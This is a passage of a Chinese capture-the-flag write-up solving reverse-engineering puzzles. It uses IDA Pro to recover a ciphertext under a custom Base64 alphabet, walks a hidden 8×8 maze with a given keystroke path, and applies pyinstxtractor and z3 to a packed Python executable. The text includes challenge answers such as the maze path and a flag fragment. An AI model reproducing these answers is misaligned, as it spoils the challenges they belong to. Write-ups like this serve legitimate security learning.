
part4 = t00l}
整合获得 Flag
2. 第三回 移花接木,诡谲密码迷人眼;顺藤摸瓜,魔改密码现原形
工具:IDA Pro
下载文件,用 IDA Pro 打开,根据提示按 Shift+F12,找到密文。

1 | vWWjjZPy3rcJdHyAbLjHbKwpzWMCdic6mHwJolt8obJq |
依据题目内容设计 Base64 脚本,要求 A 对应 Q、B 对应 W:
1 | #!/usr/bin/env python3 |
解码密文得到 Flag
3. 第四回 拔地飞梭,无人机巧越禁地;九曲回廊,迷宫深处斩乱麻
工具:IDA Pro
下载文件,用 IDA Pro 打开。根据内容可知是一个矩阵迷宫,用 wasd 控制方向,走通迷宫后可以获得 Flag,那么就需要先知道迷宫长什么样子。按 F5 查看文件,在右下角有相关信息。

标注出了迷宫(maze)的位置 140003000,按 G 跳转到相关位置。

这里暴露出来了迷宫,就是那一串像二进制的东西:
1 | 0111111100010001110101011001010110111101100000011111110111111151 |
已知为矩阵迷宫,对字符进行排列,使其成为 8×8 的样子:
1 | 01111111 |
可以发现要从左上角出发,走到 5 这里,那么控制顺序为:
1 | sddssassdddddss |
获得 Flag
4. py 打包与 z3 约束求解
工具:z3 及 Python
打开文件,解包后获得一个文本和一个运行文件。题目已告知要用 z3 解约束。
首先对 challenge 文件进行解包。

在文件夹里运行终端,输入:
1 | .\pyinstxtractor.exe challenge.exe |

解包得到信息,现在根据题目提示用 z3 解题,先编写 z3 脚本:
1 | from z3 import * |
脚本编写好后拖入同一个文件夹(这里已经提前把 z3 装好了所以直接运行即可)。如果需要下载,在终端输入:
1 | py -3.8 -m pip install z3-solver |
